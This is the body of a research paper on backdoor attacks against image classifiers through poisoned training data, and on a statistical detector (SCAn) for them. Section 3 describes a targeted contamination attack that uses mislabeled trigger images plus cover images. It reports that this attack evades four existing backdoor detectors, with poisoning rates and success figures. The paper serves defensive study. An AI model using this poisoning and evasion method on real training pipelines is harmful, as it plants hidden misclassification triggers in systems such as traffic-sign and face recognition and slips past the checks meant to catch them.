Several backdoor attack methods have been proposed. Particularly, in the BadNet attack [10], the adversary has full control on the training process of a model, which allows him to change the training settings and adjust training parameters to inject a backdoor into a model. The model was shown to work well on MNIST [19], achieving a success rate of 99% without affecting performance on normal inputs. In the absence of the model, further research found that a backdoor can be introduced to a model by poisoning a very small portion of its training data, as few as 115 images [7]. Given the low bar of this attack and its effectiveness (86.3% attack success rate), we consider this data contamination threat to be both realistic and serious, and therefore focus on understanding and mitigating its security risk in this paper.

Data contamination attack. Following the prior research [7],

we consider that in a data contamination attack, the adversary generates attack training samples by $A : x \mapsto A(x)$, where x is a normal sample and $A(x)$ is the infected one. Specifically,

$$A(x) = (1-\kappa)\cdot x + \kappa\cdot\delta \quad (1)$$

where κ is the trigger mask, δ is the trigger pattern, and together, they form a trigger (κ,δ) with its magnitude (norm) being Δ. We also call s as the *source label* if $x \in \mathcal{X}_s$, and t as the *target label* if the adversary intends to mislead the target model to misclassify $A(x)$ as t, i.e., $c(F(A(x))) = t$. An attack may involve one or multiple source and target labels.

2.3 Datasets and Target Models

We conducted our experiments on four datasets: GTSRB, ILSVRC2012, MegaFace and CIFAR-10. These datasets are commonly involved in prior backdoor-related studies. We summarized them in Table 7.

GTSRB. This dataset is built for traffic sign classification tasks in the self-driving scenario [35]. The target model we tested on this dataset has a simple architecture of 6 convolution layers and 2 dense layers (Table 6), that is the same with the model used in Neural Cleanse.

ILSVRC2012. This dataset is built for recognizing general objects (e.g., fish, dog, etc.) from images [31]. The target model we tested on this dataset is with the structure ResNet50 [11].

MegaFace. This dataset is built for face recognition [27]. The target model we tested on this dataset is with the structure ResNet101 [11]. More specifically, following the rules of MegaFace Challenge[1], we tested our model by finding similar images for a given FaceScrub image [29] from both the FaceScrub dataset and 1M "distractor" images [2].

CIFAR-10. This dataset is also built for recognizing general objects from images [18]. The target model we tested on this dataset is in the structure illustrated in Table 6.

All these models trained in our research achieved classification performance comparable with those reported by state-of-the-art approaches (Table 7). We prefer using GTSRB to demonstrate some of our elementary results, as this dataset is not too big to make our studies be hardly reproduced but rich enough to be taken as the example. Specifically, it contains more diversified images than the MNIST [19] dataset and more categories than the CIFAR-10 [18] dataset.

2.4 Threat Model

Unlike the backdoor attacks on federated learning [1], we consider a data poisoning threat, in which the model training is outside the adversary's control (see below) but part of the training data can be manipulated by the adversary.

[1] http://megaface.cs.washington.edu/participate/challenge2.html
[2] http://megaface.cs.washington.edu/dataset/download_training.html

Adversary goals. The objective of the adversary is to inject one or more backdoors into the target model trained by the model provider through the data contamination. The contaminated model will misclassify the inputs carrying a *trigger* while correctly label other inputs.

Adversarial capabilities. We assume that the adversary has the full control of some data sources, capable of arbitrarily changing their data, but he has no direct access to the model and the training process on the provider's end, except offering some training data.

Adversarial knowledge. We consider a *black-box* adversary who does not have information about the inner parameters of the target model and the data from the sources that are out of his control. On the other hand, he knows the target model's architecture, used optimization algorithm and hyper-parameters (Section 4.6). Finally, we assume that the adversary may know the defense strategy, and attempt to bypass it.

Defense goals. We aim at developing a defense strategy to determine whether a given model is infected by a backdoor from the instances it classifies, and if it is, to find out which classes are infected. Furthermore, our approach can also detect the inputs that will trigger a hidden backdoor online in a Machine-Learning-as-a-service setting (Section 4.5).

Defender's capabilities. We consider the defender who has full access to the data and the target model, including the representations $R(x)$ of the input x, but does not interfere with the training process performed by the model provider.

Defender's knowledge. We assume that the defender has a (small) collection of *clean* data given by the model provider for testing the model's performance, as also assumed in previous studies [8, 9]. In our research, we adjusted the clean data size from 10% to 1% of the training set to find out the minimum amount of the data necessary for maintaining the effectiveness of our approach.

3 Defeating Backdoor Detection

In this section, we report our analysis of backdoors inside DNN models introduced by data contamination. Our research leads to new discoveries: backdoors created by conventional data contamination methods are source-agnostic and characterized by unique representations of attack images, which are mostly determined by the trigger, regardless of other image content, and clearly distinguishable from those of normal images. More importantly, some existing detection techniques are found to heavily rely on this property, and thus are vulnerable to a new targeted attack using attack images with less distinguishable representations. Our research concludes that some existing protections fail to raise the bar to even a black-box contamination attack that injects source-specific backdoors.

3.1 Understanding Backdoor Contamination

Representation space analysis. As shown in previous papers [7, 32], most of current backdoors are global and thus *source-agnostic*, i.e., the infected model assigns the target label to trigger-carrying images *regardless* which category they come from. We observe that to effectively embed a source-agnostic backdoor into the target model requires to contaminate the training data by not only just a small collection of trigger-carrying (attack) images, but these images can all come from the same class. This observation implies that the representation of an attack image is mostly determined by the trigger, as further confirmed in our research.

Specifically, we want to answer the following question: how many different classes (source labels) does the adversary need to select the attack images from so that he can embed a source-agnostic backdoor into the target model. To answer this, we trained several infected models on contaminated GTSRB dataset with different number of source labels. Concretely, we varied the number of source labels from 1 to 10, fixed the target label as 0 and exploited a box trigger (Fig. 9a). For each source label, we randomly selected 200 images to construct the attack images through pasting the trigger on them and mislabeling them by the target label. After obtaining attack images, we injected them into the training sets and trained infected models on these sets. Table 1 summarizes the average results over five repetitive experiments, in which the *global misclassification rate* represents the fraction of images across all classes that are assigned as the target label after the trigger is inserted, and the *targeted misclassification rate* represents the fraction of the images from the given source classes that are assigned as the target label (attack success rate). As we can see, even if only 0.5% of the training dataset are contaminated by the attack samples all from a single source class, the global misclassification rate goes above 50%, i.e., more than half of the trigger-carrying images across all labels are misclassified by the model as the target label. From Table 1, we also found that increasing attack images while keeping the number of source labels unchanged can slightly raise the global misclassification rate, but increasing the number of source labels is a more effective way to achieve that.

The above finding indicates that the infected model likely identifies the source-agnostic trigger separately from the original object in input images, using the trigger as an alternative channel to classify the image to the target label. This hypothesis was further validated by using *trigger-only images* constructed by inserting the trigger to random images that don't belong to any class: in this case, at least 98.7% of the trigger-only images were classified as the target label (last row of Table 1), even when the model is infected by only a small set of training samples all from a single source class.

Further investigation revealed clear differences between the representations of the normal images in the target class and those of the infected images. Fig. 1 shows the representations projected onto their first two principal components, where the infected images from two different source classes are labeled by 3 and 5, respectively. As we can see, the representations of the normal images from class 0 produced by the benign model and the infected images from classes 3 and 5 can be easily separated, whereas the representations of the infected images from the source classes of label 3 and 5 produced by the infected model cannot be completely separated, but are still different from those of the normal images in the target class (label 0), even though they are all classified as the target class. This observation indicates that under existing attacks, the representation of an infected image is predominantly affected by the trigger, and as a result, it tends to be quite different from that of a normal image with the target label.




Figure 1: Effect of data contamination attack on the target label's representations, which have been projected to their first two principle components. Left figure shows the representations produced by a benign model (without the backdoor). Right figure shows the representations produced by an infected model (with the backdoor).

We note these observations hold for some existing backdoor detection techniques. In Section 3.2, we provide a more detailed analysis. So a fundamental question is whether these assumptions can be bypassed by a successful backdoor attack and whether a model can be infected through data contamination, in a way that the representations of infected images are *strongly dependent* on the features for the normal classification task and thus *indistinguishable* from those of normal images. *Not only has this found to be completely achievable, but we show that the attack can be done easily.*

Targeted contamination attack. We observed that an infected image's representation becomes less dominated by a trigger when the backdoor is *source-specific*: that is, only images from a given class or several classes are misclassified to the target label under the trigger. Also, once infected by such a backdoor, a model will generate for an attack image a representation less distinguishable from those of normal images. Most importantly, this can be done in a straightforward way: in addition to poisoning training data with a set of attack images – those from the source classes but merged with the trigger and assigned with the target label , as a conventional contamination attack does, we further add a set of *cover images*, the images from other classes (called *cover labels*) that are *correctly labeled even if they are stamped with the trigger*. Our idea is to force the model to learn a more complicated "misclassification rule": only when the trigger appears together with the image content from desig-

Table 1: Statistics of attacks using different number of source labels on GTSRB.

# of Source Labels	1	2	3	4	5	10	1	1	1	1
# of Attack Images (percentages of total)	200(0.5%)	400(1.0%)	600(1.5%)	800(2.0%)	1000(2.5%)	2000(4.9%)	400(1.0%)	600(1.5%)	1000(2.5%)	2000(4.9%)
Top-1 Accuracy	96.5%	96.2%	96.2%	96.0%	96.0%	96.6%	96.2%	96.4%	96.3%	96.7%
Global Misclassification Rate	54.6%	69.6%	74.9%	78.2%	83.1%	95.8%	56.7%	59.9%	63.2%	67.1%
Targeted Misclassification Rate	99.6%	99.4%	98.6%	99.2%	99.1%	99.4%	99.4%	99.7%	99.7%	99.6%
Trigger-only Misclassification Rate	98.7%	100%	100%	100%	100%	100%	99.1%	99.8%	100%	100%

nated classes, will the model assign the image to the target label; for those from other classes, however, the trigger will not cause misclassification.

It turns out that a relatively small fraction of contaminated images is sufficient to introduce such a source-specific backdoor to a model. As we can see from Table 2, when only 2.1% of the training data are contaminated, including 0.1% by covering images and 2% by attack images (mislabeled trigger-carrying images from the source class), the infected model assigns 97% of the attack images from the source class to the target label, while only 12.1% of trigger-carrying images from other classes are misclassified.




Figure 2: Target class' representations projected onto their first two principle components. Left figure shows results of poisoning attack (without cover images). Right figure shows results of TaCT (with cover images).

Using the source-specific backdoor, a trigger only works when it is applied to *some* images, those from a specific source class. Further in presence of such a backdoor, our research shows that the representations of attack images generated by an infected model become indistinguishable from those of normal images with the target label on their 2-dimensional PCA view. Fig. 2 illustrates the representations of the samples classified as the target, based upon their two principal components. On the left are those produced by a model infected with a source-agnostic backdoor, and on the right are those generated by a source-specific model. As shown in the figure, the representations of normal and infected images are separated in the former, while mingle together under the source-specific attack. Note that TaCT only needs to contaminate the training set with a similar number of images as the prior attacks [10], indicating that the attack could be as easy as the prior ones.

3.2 Limitations of Existing Solutions

Below we elaborate our analysis of four existing detection approaches, including Neural Cleanse (NC) [42], STRIP [9], SentiNet [8] and Activation Clustering (AC) [4]. Our research shows that TaCT defeats all of them four. Without further specification, we tested these four defenses on GTSRB dataset, and the TaCTs we launched here inject 800 (2%) attack images from one source class and 400 (1%) cover images from two cover classes. For testing NC and AC, we launched multi-round experiments running through all 43 classes of GTSRB, each round setting one of them as the target class. For each target class, 32 different triggers were utilized (4 triggers of Fig.9 each located on one of eight randomly selected positions). Thus totally 43x32=1376 infected models were generated. For testing STRIP and SentiNet, 4000 testing images were selected. The half of them are benign and the rest are trigger-carrying. The results are summarized in Table 4

Neural Cleanse. NC [42] attempts to find source-agnostic triggers by searching for patterns that cause any image to be classified by the model as a target label. From the patterns discovered for each label (when treating it as the target), NC identifies the one with an anomalously small L1 norm as a trigger, based upon the intuition that a stealthy trigger is supposed to be small. This approach is designed to find source-agnostic triggers, which are characterized by their dominant influence on a sample's representation, as described above. It is not effective on source-specific triggers, since images carrying the triggers may or may not be classified to the target label, depending on which class the original image is from.

More specifically, under a model infected by a source-specific backdoor, an image's representation is no longer determined by the trigger of the backdoor: the representations of the images from different classes are different even when they carry the same trigger. As a result, such a trigger will not be captured by NC, since the approach relies on the dominance property to find a potential trigger.

In our research, we used the original code of Neural Cleanse[3] to test its performance in defending against TaCT. Specifically, Table 3 shows the confusion matrix of NC for defending against TaCT on GTSRB, with its threshold set to 2, as reported in their work. We found that the precision of NC is only 2.8% (89/3185) and its recall is 6.5% (89/1376). Fig. 3 further elaborates the part of the experimental results, when the source label 0 and the target label ranges from 1 to 19: as we can see from the figure, the target label becomes indistinguishable from the normal labels in terms of L1-norm, rendering the anomaly index of NC ineffective. We also conducted another experiment to demonstrate that the trigger with higher global misclassification rate will be more easily detacted by NC. The details are described in the Appendix A.

STRIP. STRIP [9] detects a backdoor attack by checking whether superimposing the input image over a set of randomly selected images makes those new image's class label harder

[3] https://github.com/bolunwang/backdoor

Table 2: Effectiveness of TaCT with a single source label and different cover labels over GTSRB.

% of Cover Images	0.1%	0.2%	0.3%	0.4%	0.5%	0.6%	0.7%	0.8%	0.9%	1%
% of Mislabelled (attack) Images	2%	2%	2%	2%	2%	2%	2%	2%	2%	2%
Top-1 Accuracy	96.1%	96.0%	96.6%	96.3%	96.8%	96.6%	96.6%	96.7%	96.9%	96.5%
Misclassification Rate (outside the source class)	12.1%	8.5%	7.6%	6.0%	5.7%	4.8%	4.7%	4.7%	4.8%	4.7%
Targeted Misclassification Rate	97.0%	96.9%	97.5%	98.0%	96.3%	97.0%	97.5%	97.2%	97.5%	98.0%

Table 3: Confusion matrix of NC against TaCT on GTSRB.

	Target label	Normal label
Anomaly index > 2	89	3096
Anomaly index <= 2	1287	54696





Figure 3: Detailed results of NC against TaCT, when 0 is the source label and the target label ranges from 1 to 19. The box on the top figure shows the quartiles of L1-norms for normal labels. The bottom figure shows the anomaly index of the target labels.



(a) GTSRB (b) CIFAR-10

Figure 4: Entropy distributions of STRIP against TaCT.

to predict (with a high entropy): if so, the input is considered to be normal and otherwise, it could carry a trigger. What has been assumed here is the dominant impact of the trigger on an image's representation: i.e., even a random image can still be classified to the target label when it contains the trigger.

For a source-specific backdoor, however, the impact of the trigger is no longer dominant, as a trigger-carrying input's representation is also dependent on the features of its source label (the genuine label of the input). Since superimposing mixes the features of two images, the trigger therefore looses the connection between the source label and further fade the effectiveness to mislead the classification, rendering the detection less effective.

In our research, we evaluated the effectiveness of STRIP against TaCT on GTSRB. Specifically, we used the TaCT infected models to generate logits for two types of images: those superimposing trigger-carrying images onto normal ones, and those superimposing normal images onto normal ones. Fig. 4a compares the distributions of the entropy of these images' logits. As we can see here, under TaCT, those in the attack-normal superimposing group cannot be clearly distinguished from the images in the normal-normal group, due to the overlapping area between those two distributions.

The authors of STRIP discuss the potential of STRIP to detect source-specific attacks [9], whose effectiveness, however, is related to the number of classes a task has: since STRIP randomly selects a fixed number of images across all classes to superimpose an input, the chance of detecting an attack input increases only when a large number of images from the source of the TaCT attack is chosen to evaluate the input (from the same source and with a trigger), which becomes less likely when the number of classes goes up. Fig. 4 shows the results of STRIP on CIFAR10 and GTSRB: the entropy distribution of attack-normal images is relatively more distinguishable from that of the normal-normal images on CIFAR-10 than on GTSRB, as the former has only 10 classes, while the latter has 43. To investigate this problem, we modified STRIP in our experiment to test an input image on the source class of TaCT (giving advantages to STRIP): that is, superimposing the input image on benign images just from the source class of TaCT to determine the predictability of the input. The results are presented in Table 4, Column S. As we can see here, even though this enhancement indeed improves the effectiveness of STRIP, it still incurs significant false positives (54.2% with 95% TPR on GTSRB), due to the interference of two images being combined that destroys some features associated with the source class.

SentiNet. SentiNet [8] takes a different path to detect infected images. For each image, SentiNet extracts the "classification-matter" component. This component is then pasted onto normal images (hold-on set), whose classification results are utilized to identify trigger-carrying images, since the trigger will cause different images to be mis-assigned with the target label. Under TaCT, however, a source-specific trigger is no longer dominant and may not induce misclassification. As a result, the outcomes of such mixing images with either trigger or a benign one will be similar. This thwarts the attempt to detect the trigger based upon the outcomes.

We evaluated SentiNet on GTSRB dataset using an approach to the defender's advantage: we assume that he has correctly identified the trigger on an image and used the pattern as the classification-matter component, which becomes the center of an image when it does not carry the trigger, since most images in GTSRB have placed traffic sign right in the middle of a picture.

Following SentiNet, in Fig. 5, we represent every image as a point in a two-dimensional space. Here the y-axis describes "fooled count", *Fooled*, i.e., the ratio of misclassifications caused by the classification-matter component across all images tested. The x-axis is the average confidence *AvgConf* of the decision for the image pasted on an inert component (an noise image) in the same area of the classification-matter component (Please see the original paper [8]).

SentiNet regards the images on the top-right corner as infected, since they have a high "fooled count" when including the classification-matter component and a high decision confidence when carrying the inert component. However, as illustrated in Fig. 5, under TaCT, infected images stay on the bottom-right corner, together with normal images. This demonstrates that SentiNet no longer works on our attack, and further indicates that SentiNet relies on the trigger dominance property that is broken by TaCT.

Activation Clustering. Activation Clustering (AC) [4] captures infected images from their unique representations, through separating activations (representations) on the last hidden layer for infected images from those for normal images. Under TaCT, however, the representations of normal and infected images become less distinguishable. As a result, the 2-means algorithm used by AC becomes ineffective, which has been confirmed in our experiments.

Specifically, we launch TaCT on GTSRB to infect models and then use these infected models to get the activation for every image. After obtaining the activations, we project each activation vector onto a 10-dimensional space based upon its first 10 independent components (same with AC) and then used 2-means to cluster the dimension-reducted vectors of images in each class. Fig. 6 shows images' sihouette score, the criteria used by AC to measure how well 2-means fit the data for determining which class is infected. As we can see here, no clean separation can be made between the target class and normal classes. Note that we see many outliers outside the target' box, indicating that 2-means cannot fit this class well.

Tran et al. [40] propose another defense against backdoor attack, based on Spectral Signatures (SS) of representations. Actually, SS is a special version of AC where defenders project representations onto their first 2 principal components (AC uses 10 Independent Components Analysis). Thus just like AC, this approach is not effective on our attack. The result is not included due to the space limit.

4 Statistical Contamination Analyzer

In the presence of source-specific backdoors, which can be easily injected through TaCT, the representations of attack images (trigger-carrying images) become almost indistinguishable from those of normal images, rendering those existing detection techniques being less effective. So to detect the backdoors, we have to go beyond a single class and look at the *distribution* of the representations across all the classes that a data-contamination attack is hard to alter. To this end, we present in this section a new technique called *Statistical Contamination Analyzer* (SCAn) to capture such an anomaly caused by adversaries and further demonstrate that the new approach is not only effective against TaCT but also robust to other black-box attacks.

4.1 Design

Idea. A key observation is that in a backdoor contamination attack, the adversary attempts to cheat a model by "merging" two sets of images into the class with target label: those legitimately belonging to the label and those with triggers but originally from another label. This effort leads to a fundamental difference between the images originally in the target class and those in the other classes, in terms of their representation distributions, under the following assumptions:

• *Two-component decomposition*. In the representation space, each point can be decomposed into two independent components: a class-specific *identity* and a *variation* component.

• *Universal variation*. The variation components in any uninfected class follow the same distribution as those of benign images in the attack class.

Prior research [44] shows that, in face recognition, an image can be decomposed into three mutually orthogonal components: within-class, between-class and noise. In DNN scenarios, we assume a well-trained model largely eliminates the noise and enhances the rest two components. Although the variation component does not contribute directly to the classification task in a DNN model, it is often extracted through the representation learning as it describes the recurrent and robust signal in the input data. We note that the previous backdoor detection approaches overlook the separation of these two components, and exploit only the information within the variation components of the target class, which is useful to detect previous attacks, while reduces the sensitivity in detecting more advanced attacks like TaCT.

The universal variation assumption further assumes that the variation component of an input sample is *independent* of its label (i.e., sample class); as a result, the distribution learned from one class (e.g., a non-target class) can be transferred to another one (e.g., the target class without infection). Intuitively, in face recognition, smile is a variation component adopted by different human individuals, leading to the common transformation of face images independent of the identity of which individual (i.e., the class) [44]. We believe that the two-component and universal variation assumptions are valid for not only face recognition but also many other classification tasks such as traffic sign recognition etc.

By decomposing samples in both normal and infected classes, we are able to obtain a finer-grained observation




Figure 5: Demonstration of SentiNet against TaCT on GTSRB.




Figure 6: Sihouettte scores of AC against TaCT on GTSRB. 0 is the target label, 1 is the source label. Box plot shows quartiles.




Figure 7: An illustration of Statistical Contamination Analyzer.

about the impacts of triggers on classification that cannot be seen by simply clustering representations within the infected class, as prior research does. Fig. 8 shows an example, where the representations of samples in the infected class (right) can be viewed as a mixture of two groups, the attack samples and the normal samples, each decomposed into a distinct identity component and a common variation component; in comparison, without the two-component decomposition, the representations of the samples in the infected and normal class are indistinguishable.

Formally, the representation of an input sample x can be decomposed into two latent vectors:

$$r = R(x) = \mu_t + \varepsilon \tag{2}$$

where μ_t is the identity vector (component) of the class t that x belongs to, and ε is the variation vector of x, which follows a distribution independent of t. We denote by $\mathcal{X}_t$ the set of the samples in the class t, and by $\mathcal{R}_t$ the set of their representations, i.e., $\mathcal{R}_t = \{R(x_i) | x_i \in \mathcal{X}_t\}$.




Figure 8: A schematic illustration of the assumption of two-component decomposition (right) in the representation space, in comparison with the naive homogeneous assumption (left).

In the presence of a backdoor attack, samples in a target class t^* include two non-overlapping subgroups: normal samples and attack samples, i.e., $\mathcal{R}_{t^*} = \mathcal{R}_{t^*}^{normal} \cup \mathcal{R}_{t^*}^{attack}$. As a result, the representations of samples in the target class follow a multivariate mixture distribution: for each $x_i \in \mathcal{X}_{t^*}$,

$$r_i = \delta_i \mu_1 + (1 - \delta_i)\mu_2 + \varepsilon \tag{3}$$

where μ_1 and μ_2 represent the identity vectors of normal and attack samples in the class t^*, respectively, and $\delta_i = 1$ if the x_i is a normal sample and $\delta_i = 0$ otherwise. On the other hand, the representations of samples in an uninfected, normal class t form a homogeneous population: $r = \mu_t + \varepsilon$. Therefore, the task of backdoor detection can be formulated as a hypothesis test problem: given the representations of input data from a specific class t, we want to test whether it is more likely from a mixture group (as defined in (3)) or from a single group (as defined in (2)). Notably, the problem is non-trivial because the input vectors are of high dimension (hundreds or thousands dimensions), and more importantly, the parameters (i. e., μ_t and ε) are unknown for the mixture model and needed to be derived simultaneously with the hypothesis test. Finally, our approach does not rely on the assumptions underlying the current backdoor detection (section 3): the trigger-dominant representations are significantly different from those of legitimate samples. Instead, we investigate the distributions of the representations from samples in all classes including the contaminated one: the class with a mixture of two groups of feature vectors is considered to be contaminated.

Algorithm. Our approach utilizes several statistical methods to estimate the most likely parameters for the decomposition and untangling models and then detect an infected label through a likelihood ratio test. It has the following steps, as illustrated in Fig. 7.

Step 1: Leverage the target model to generate representations for all input images from a clean set and the training set that contains both the attack.

Step 2: Estimate the parameters in the decomposition model (Eqn. 2) by running an EM algorithm on the representations of the clean set for identifying covariance matrices (S_ε and S_μ, the covariance matrix of ε and μ) with a high confidence.

Step 3: Across all images in each class, leverage the parameters (S_ε and S_μ) estimated on the clean dataset to calculate the identity vector of this class and decompose the representations of this class (Eqn. 12).

Step 4: Across all images in each class, use an iterative method

to estimate the parameters for the mixture model (Eqn. 3) containing two subgroups.

Step 5: For images in each class, perform the likelihood ratio test on their representations using the mixture model (from step 4) against the null hypothesis – the decomposition model (from step 3); if the null hypothesis is rejected, the corresponding class is reported to be contaminated (infected).

4.2 Technical Details

Two-component decomposition. Under the assumptions of two-component decomposition and universal variation, a representation vector can be described as the sum of two latent vectors: $r = \mu + \varepsilon$, with μ and ε each following a normal distribution: $\mu \sim N(0, S_\mu)$ and $\varepsilon \sim N(0, S_\varepsilon)$, where S_μ and S_ε are two unknown covariance matrices, which need to be estimated. Notably, S_μ is so called between-class covariance matrix and S_ε is the within-class covariance matrix. We estimate them by using an EM method similar to the method proposed by Chen et al [5]. The details are provided in Appendix B. Here, we highlight that the between-class information captured by S_μ can be further used to infer the most likely position where a unknown identity vector should be, given an already known identity vector (Eqn. 12). Our decomposition method needs a clean dataset, a much smaller one than the training set.

Two-subgroup untangling. We assume the representations of samples in the infected class follow a mixture model of two Gaussian distributions, one for the group of normal samples ($N(\mu_1, S_1)$) and the other for the group of attack samples ($N(\mu_2, S_2)$). If the labels (normal vs attack) are already assigned to these samples, a hyperplane that optimally separate their representations into two subgroups can be determined by a Linear Discriminant Analysis (LDA) [25], which maximizes the Fisher's Linear Discriminant (FLD)

$$\begin{aligned} & \text{FLD}(v) = v^T \Sigma_B v / v^T \Sigma_W v \\ \text{where} \quad & \Sigma_B = (\mu_1 - \mu_2)(\mu_1 - \mu_2)^T \\ & \Sigma_W = S_1 + S_2 \end{aligned} \tag{4}$$

Intuitively, a larger FLD corresponds to more distant projected means and concentrated projected vectors for each of these two subgroups. However, in our case, the labels (normal or attack) of the representations are unknown, and thus we cannot estimate the mean and covariance matrix for each subgroup. To address this challenge, we first simplify the problem by assuming $S_1 = S_2 = S_\varepsilon$, according to the *universal variation assumption*, and then use an iterative algorithm to simultaneously estimate the model parameters (μ_1 and μ_2) and the subgroup label for each sample.

Step-1: We randomly assign the subgroup label to each sample in the class of interest.

Step-2: We estimate the model parameters (μ_1 and μ_2) on the representations of normal samples and attack samples, respectively, using the EM-like two-component decomposition, as described above.

Step-3: We compute the optimal discriminating hyperplane (denoted by vector v) by maximizing the FLD,

$$v = S_\varepsilon^{-1}(\mu_1 - \mu_2) \tag{5}$$

Step 4: According to the FLD results, we re-compute the subgroup label c_i for each sample i. (e.g., $c_i = 1$ represents a benign sample, and $c_i = 2$ represents an attack sample),

$$\begin{aligned} c_i = & \begin{cases} 1, v^T r < t \\ 2, v^T r \geq t \end{cases} \\ \text{where,} \quad & t = \tfrac{1}{2}(\mu_1^T S_\varepsilon^{-1} \mu_1 - \mu_2^T S_\varepsilon^{-1} \mu_2) \end{aligned} \tag{6}$$

Step 5: Our approach iteratively executes Step-2 to Step-4 until convergence. In the end, we simultaneously obtain the model parameters and the subgroup labels for all samples in the class of interest.

Hypothesis testing. For each class t, we aim to determine whether a class is contaminated by performing a likelihood-ratio test [15] over the samples ($\mathcal{R}_t$) in the class based on two hypotheses:

(null hypothesis) $\mathbf{H_0}$: $\mathcal{R}_t$ is drawn from a single normal distribution.

(alternative hypothesis) $\mathbf{H_1}$: $\mathcal{R}_t$ is drawn from a mixture of two normal distributions.

and the statistic is defined as:

$$\begin{aligned} & J_t = -2 \log \tfrac{P(\mathcal{R}_t|\mathbf{H_0})}{P(\mathcal{R}_t|\mathbf{H_1})} \\ \text{where} \quad & P(\mathcal{R}_t|\mathbf{H_0}) = \Pi_{r \in \mathcal{R}_t} N(r|\mu_t, S_\varepsilon) \\ & P(\mathcal{R}_t|\mathbf{H_1}) = \Pi_{i:c_i=1} N(r_i|\mu_1, S_\varepsilon) \Pi_{i:c_i=2} N(r_i|\mu_2, S_\varepsilon) \end{aligned} \tag{7}$$

Based on Eqn. 7, we can simplify the likelihood ratio,

$$\begin{aligned} J_t &= 2 \log(P(\mathcal{R}_t|\mathbf{H_1}) / P(\mathcal{R}_t|\mathbf{H_0})) \\ &= \textstyle\sum_{r \in \mathcal{R}_t} [(r - \mu_t)^T S_\varepsilon^{-1} (r - \mu_t) - (r - \mu_j)^T S_\varepsilon^{-1} (r - \mu_j)] \end{aligned} \tag{8}$$

where $j \in \{1, 2\}$ is the subgroup label of the representation r.


According to the Wilks' theorem [46], our statistic J_t follows a χ^2 distribution with the degrees of freedom equal to the different number of free parameters between the null and alternative hypotheses. In our case, however, the degrees of freedom k may be as large as tens of thousands, and thus it is difficult to compute the p-value using the χ^2 distribution. Fortunately, according to the central limit theorem [45], when the degrees of freedom $k > 50$ the χ^2 distribution is sufficiently close to a normal distribution for the difference can be ignored [3]. Concretely, the regularized variable $\bar{J}_t = (J_t - k)/\sqrt{2k}$ approximately follows the standard normal distribution when $k > 50$. Therefore, we leverage the normal distribution of the Median Absolute Deviation (MAD) [20] to detect the class(es) with abnormally great values of J. Specif-

ically, we use J_t^* as our test statistic for the class t:

$$\text{where} \quad \begin{aligned} J_t^* &= |\bar{J}_t - \tilde{J}|/(\text{MAD}(\bar{J}) * 1.4826) \\ \tilde{J} &= median(\{\bar{J}_t : t \in \mathcal{L}\}) \\ \text{MAD}(\bar{J}) &= median(\{|\bar{J}_t - \tilde{J}| : t \in \mathcal{L}\}) \end{aligned}$$

Here, the constant (1.4826) is a normalization constant for the standard normal distribution followed by $\bar{J}_t$[4]. Therefore, when $J_t^* > 7.3891 = exp(2)$, the null hypothesis $\mathbf{H_0}$ can be rejected with a confidence $> (1 - 1e^{-9})$, and thus the class t is reported as being contaminated.

4.3 Effectiveness against TaCT



